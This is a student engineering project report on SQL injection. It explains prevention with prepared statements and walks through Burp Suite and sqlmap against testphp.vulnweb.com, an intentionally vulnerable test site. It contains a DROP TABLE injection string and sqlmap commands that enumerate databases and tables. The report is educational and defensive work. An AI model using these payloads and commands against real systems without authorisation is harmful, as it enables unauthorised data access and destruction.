"User Manipulation Using SQL Injection"

A PROJECT REPORT SUBMITTED TO

THE NATIONAL INSTITUTE OF ENGINEERING, MYSURU

(An Autonomous Institute under VTU, Belagavi)

In partial fulfillment of the requirements for Project work (Minor Project CS6C06), sixth semester

Bachelor of Engineering

in

Computer Science and Engineering

Submitted by

Nikhil Nettar (4NI18CS047)

Shivaganesh Pattankar (4NI18CS080)

Shrinivas Kulkarni (4NI18CS086)

Under the Guidance of

Ms. M.Prameela
Assistant Professor

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

THE NATIONAL INSTITUTE OF ENGINEERING

Mysore-570 008

2020-2021

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

THE NATIONAL INSTITUTE OF ENGINEERING

CERTIFICATE

This is to certify that the project work entitled "**User Manipulation Using SQL Injection**" is a work carried out by **Nikhil Nettar (4NI18CS047), Shivaganesh Pattankar (4NI18CS080) and Shrinivas Kulkarni (4NI18CS086)** in partial fulfillment for the project work (Minor Project -CS6C06), sixth semester, Computer Science & Engineering, The National Institute of Engineering **(**Autonomous Institution under Visvesvaraya Technological University, Belagavi) during the academic year 2020-2021. It is certified that all corrections and suggestions indicated for the Internal Assessment have been incorporated in the report deposited in the department library. The project work report has been approved in partial fulfillment as per academic regulations of The National Institute of Engineering, Mysuru.

Signature of the Guide

_____

Ms. M.Prameela
Assistant Professor
Dept. of CS&E
NIE, Mysuru

Signature of the HoD

_____

Dr. V K Annapurna
Professor and Head
Dept. of CS&E
NIE, Mysuru

ACKNOWLEDGEMENTS

We would like to take this opportunity to express our profound gratitude to all those people who were directly or indirectly involved in the completion of this project. We thank each and everyone who encouraged us in every possible way.

We would like to thank **Dr. N V Raghavendra**, Principal, NIE, Mysuru for letting us to be the part of this prestigious institution and letting us explore our abilities to the fullest.

We would like to extend our gratitude to **Dr. Annapurna V K**, professor and HOD of CSE department for being a source of inspiration and instilling an enthusiastic spirit in us throughout the process of project making.

We would like to express our heartfelt gratitude towards our project guide **Ms. M Prameela**, Assistant professor, CSE department for the constant guidance, valuable Knowledge and experience.

-Nikhil Nettar

-Shivaganesh Pattankar

-Shrinivas Kulkarni

Table of Contents

LIST OF FIGURES

ABSTRACT

Web sites are dynamic, static, and most of the time a combination of both. Web sites need protection in their database to assure security. An SQL injection attacks interactive web applications that provide database services.

These applications take user inputs and use them to create an SQL query at run time. In an SQL injection attack, an attacker might insert a malicious SQL query as input to perform an unauthorized database operation. Using SQL injection attacks, an attacker can retrieve or modify confidential and sensitive information from the database. It may jeopardize the confidentiality and security of Web sites which totally depends on databases.

This report presents a “code reengineering” that implicitly protects the applications which are written in PHP from SQL injection attacks. It uses an original approach that combines static as well as dynamic analysis. The main idea here is to demonstrate how SQL Injection can be used to hack into a HTTP target web site and gain unauthorized access to the database and discuss possible solutions to prevent such attacks in the future.

CHAPTER-1

INTRODUCTION

In recent years, widespread adoption of the internet has resulted in to rapid advancement in information technologies. The internet is used by the general population for the purposes such as financial transactions, educational endeavors, and countless other activities. The use of the internet for accomplishing important tasks, such as transferring a balance from a bank account, always comes with a security risk. Today's web sites strive to keep their users' data confidential and after years of doing secure business online, these companies have become experts in information security. The database systems behind these secure websites store non-critical data along with sensitive information, in a way that allows the information owners quick access while blocking break-in attempts from unauthorized users.

A common break-in strategy is to try to access sensitive information from a database by first generating a query that will cause the database parser to malfunction, followed by applying this query to the desired database. Such an approach to gaining access to private information is called SQL injection. Since databases are everywhere and are accessible from the internet, dealing with SQL injection has become more important than ever. Although current database systems have little vulnerability, the Computer Security Institute discovered that every year about 50% of databases experience at least one security breach. The loss of revenue associated with such breaches has been estimated to be over four million dollars. Additionally, recent research by the "Imperva Application 6 Defence Center" concluded that at least 92% of web applications are susceptible to "malicious attack" (Ke Wei, M. Muthuprasanna, Suraj Kothari, 2007).

To get a better understanding of SQL injection, we need to have a good understanding of the kinds of communications that take place during a typical session between a user and a web application. The following figure shows the typical communication exchange between all the components in a typical web application system.

1.a Web application Architecture

A web application, based on the above model, takes text as input from users to retrieve information from a database. Some web applications assume that the input is legitimate and use it to build SQL queries to access a database. Since these web applications do not validate user queries before submitting them to retrieve data, they become more susceptible to SQL injection attacks. For example, attackers, posing as normal users, use maliciously crafted input text containing SQL instructions to produce SQL queries on the 7-web application end. Once processed by the web application, the accepted malicious query may break the security policies of the underlying database architecture because the result of the query might cause the database parser to malfunction and release sensitive information. Hence, there is an urgent need to understand the attack and come up with possible solutions to prevent future attacks.

The goal of this project is to understand a type of SQL Injection attack by first demonstrating it on a vulnerable web site which is available on the web and come up with possible solutions to make sure attacks like these cannot be possible in the near future.

CHAPTER-2

SYSTEM ANALYSIS

2.1 Existing System

- The existing system lacks a security mechanism to prevent SQL Injection attacks which leads to hackers getting unauthorized access to the database system. Once an entry point is established, a hacker's actions will only be limited by the security of the user they are operating as. Some examples of unauthorized use include:
    - Modifying TSQL statements to return additional data.
    - Modify stored procedures, functions, or other database schemas.
    - Test for the existence of database or server objects, such as tables or users.
    - Alter passwords or permissions.
    - Access components outside of SQL Server, such as server or storage infrastructure.
    - Delete, steal, alter, encrypt, or attempt to ransom data from within the database.
    - Perform a denial-of-service attack on the database server by utilizing excessive resources.
    - A sneaky hacker will do this to a different server or service to introduce a distraction.

2.2 Proposed System

- With an understanding of what SQL injection is and its causes, we can begin to formulate strategies to detect and prevent it. This is our ultimate goal and one that is critical to data security and is one that affects any platform where data is stored, whether in SQL Server, MySQL, NoSQL, or some other.
- The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

- If you discover an SQL Injection vulnerability, for example using an Acunetix scan, you may be unable to fix it immediately. For example, the vulnerability may be in open source code. In such cases, you can use a web application firewall to sanitize your input temporarily.
- The best way to prevent SQL Injections is to use safe programming functions that make SQL Injections impossible: parameterized queries (prepared statements) and stored procedures. Every major programming language currently has such safe functions and every developer should only use such safe functions to work with the database.

2.3 System Requirements

- On the low end, you can set up Kali Linux as a basic Secure Shell (SSH) server with no desktop, using as little as 128 MB of RAM (512 MB recommended) and 2 GB of disk space**.**
- On the higher end, if you opt to install the default Xfce4 desktop and the kali-Linux-default metapackage, you should really aim for at least 2 GB of RAM and 20 GB of disk space.
- When using resource-intensive applications, such as Burp Suite, they recommend at least 8 GB of RAM *(and even more if it large web application!)* or using simultaneous programs at the same time.

CHAPTER-3

SYSTEM DESIGN

3.1 Kali Linux Setup

Download and Install the Virtual Box

Step 1 − To download, go to https://www.virtualbox.org/wiki/Downloads. Depending on your operating system, select the right package. In this case, it will be the first one for Windows as shown in the following screenshot.

Step 2 − Click **Next**.

Step 3 − The next page will give you options to choose the location where you want to install the application. In this case, let us leave it as default and click **Next**.

Step 4 − Click **Next** and the following **Custom Setup** screenshot pops up. Select the features you want to be installed and click Next.

Step 5 − Click **Yes** to proceed with the installation.

Step 6 − The **Ready to Install** screen pops up. Click Install.

Step 7 − Click the **Finish** button.

3.2 Install Kali Linux

Step 1 − Download the Kali Linux package from its official website: https://www.kali.org/downloads/

Step 2 − Click **VirtualBox → New** as shown in the following screenshot.

Step 3 − Choose the right **virtual hard disk file** and click **Open**.


Step 4 − The following screenshot pops up. Click the **Create** button.

Step 5 − Start Kali OS. The default username is **root** and the password is **toor**.

3.3 SQL map Installation

SQLMAP comes pre – installed with kali Linux, which is the preferred choice of most penetration testers. However, you can install sqlmap on other Debian based Linux systems using the command

sudo apt-get install sqlmap



3.a Vulnerability Assessment Flowchart

CHAPTER-4

SQL STATEMENTS

Two types of SQL statements are used to prevent SQL injection attack.

4.1 Prepared statements

The statements that have been pre-complied with the SQL query is called as prepared statement. SQL query is nothing but the plain text representation of the statement written by programmer while developing database access programmed. Prepared statements in SQL query binds variables that allow you to put inputs into subsequent queries. In Java input set method is used to set bind variable such as set String(index, output) call for a String type output variable. Set methods render the additional security to confirm each input variable with respect to its declared type. The primary purpose of prepared 15 statement is to increase security and efficiency. Prepared statements are built to execute same statement number of times while compiling the statement. This property is not available in plain text SQL statement. The functionality of the prepared function is same as the plain text SQL statements, but the prepared statements have more structured way than the plain text SQL statements. Manipulation of the structure of the pre-complied query can prevent using structure handling of the prepared statement, hence preclude SQL injection vulnerability.


The limitation of the prepared statement is that they can only be created if the structure of the statement is known before the creation of the statement. Thus, the dynamically created statements can be created with knowing the structure of the statement which is not possible in prepared statement. Prepared statements are precompiled, once the statements are built by the Connection object in Java. When all of the inputs are set into the statement and the statement is executed, it sent to the database.

4.2 Run time automated Statement

The benefit of automated statement is that it checks for vulnerability of SQL queries dynamically at run time. This method not only totally depend on the prepared statement, it also validate the SQL code by putting constraints on run time environment to avoid malicious SQL statement. In this method the proposed solution is to avoid an SQL injection attack, by analyzing the parse tree of the SQL statement, creating the custom 16 validation code, and packaging the susceptible statement in the validation code. In the run time automated statement Stephen Thomas uses parse trees in a dynamic way to make the comparison at the run time to find out whether two queries are functionally identical. The parse tree helps to find out the structure and the input variables of the SQL statement.

CHAPTER-5

SQL INJECTION



5.a Web Application Attacks

5.1 SQL Injection

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

For example, Consider the following php code segment:

```
$variable = $_POST['input'];
mysql_query("INSERT INTO `table` (`column`) VALUES ('$variable')");
```


If the user enters "value'); DROP TABLE table;–" as the input, the query becomes

```
INSERT INTO `table` (`column`) VALUES('value'); DROP TABLE table;--')
```

which is undesirable for us, as here the user input is directly compiled along with the pre written sql query. Hence the user will be able to enter an sql query required to manipulate the database.

5.2 Where can you use SQLMAP?

If you observe a web url that is of the form http://testphp.vulnweb.com/listproducts.php?**cat=1**, where the 'GET' parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based.




5.b Php backend with GET parameter

A simple test to check whether your website is vulnerable would to be to replace the value in the get request parameter with an asterisk (*). For example,

http://testphp.vulnweb.com/listproducts.php?cat=*

Parameter with value *

5.c Error obtained on changing value of GET parameter to *



If this results in an error such as the error given above, then we can conclusively say that the website is vulnerable.

CHAPTER-6

SYSTEM IMPLEMENTATION


6.1 Using Burp to Detect SQL Injection Flaws

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner. An attacker can supply crafted input to break out of the data context in which their input appears and interfere with the structure of the surrounding query.

A wide range of damaging attacks can often be delivered via SQL injection, including reading or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.

In this example we will demonstrate how to detect SQL injection flaws using Burp Suite. This tutorial uses exercises from the "DVWA", "WebGoat" and "Mutillidae" training tools taken from OWASP's Broken Web Application Project.


6.2 Scanning for SQL injection flaws



6.a Burpsuite Window

First, ensure that Burp is correctly configured with your browser.

Ensure "Intercept is off" in the Proxy "Intercept" tab.




6.b User Id for Burpsuite

Visit the web page of the application that you are testing.

Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab.

Now send a request to the server. In this example by clicking the "Submit" button.



6.c Intercept On for Burpsuite


The request will be captured in the Proxy "Intercept" tab.

One way to test an application for SQL injection vulnerabilities is to send the request to Burp Scanner.

Right click anywhere on the request to bring up the context menu.

Click "Do an active scan".

Note: You can also send requests to the Scanner via the context menu in any location where HTTP requests are shown, such as the site map or Proxy history.



6.d Site Map Tab

Once the scan is complete, go to the Target "Site map" tab.

In this example the Scanner has found a number of SQL injection issues.

Click on an individual issue to view the "Advisory" tab, which provides details about each specific vulnerability.

You can also view the requests and responses on the basis of which Burp has reported the issue.

6.3 Working

- Here we will demonstrate a SQL Injection attack on the vulnerable target site “http://testphp.vulnweb.com/artists.php?artist=1”
- First, ensure that Burp is correctly configured with your browser. Ensure "Intercept is off" in the Proxy "Intercept" tab.

- Visit the web page of the application that you are testing. Return to Burp and ensure "Intercept is on" in the Proxy "Intercept" tab. Now send a request to the server. In this example by clicking the "Submit" button. The request will be captured in the Proxy "Intercept" tab. Now save this request in a text file and name it as " log.req".
- Now, we have to enter the text file named "log.req" along with the -r parameter. Now typically, we would want to test whether it is possible to gain access to a database. So, we use the –dbs option to do so. –dbs lists all the available databases.
- Therefore enter the command "sqlmap -r log.req --dbs "
- We observe that their are two databases, acuart and information schema.
- To try and access any of the databases, we have to slightly modify our command. We now use -D to specify the name of the database that we wish to access, and once we have access to the database, we would want to see whether we can access the tables. For this, we use the –tables query. Let us access the acuart database.
- Use the command "sqlmap -r log.req -D acuart –tables"
- We see that 8 tables have been retrieved. So now we definitely know that the website is vulnerable.
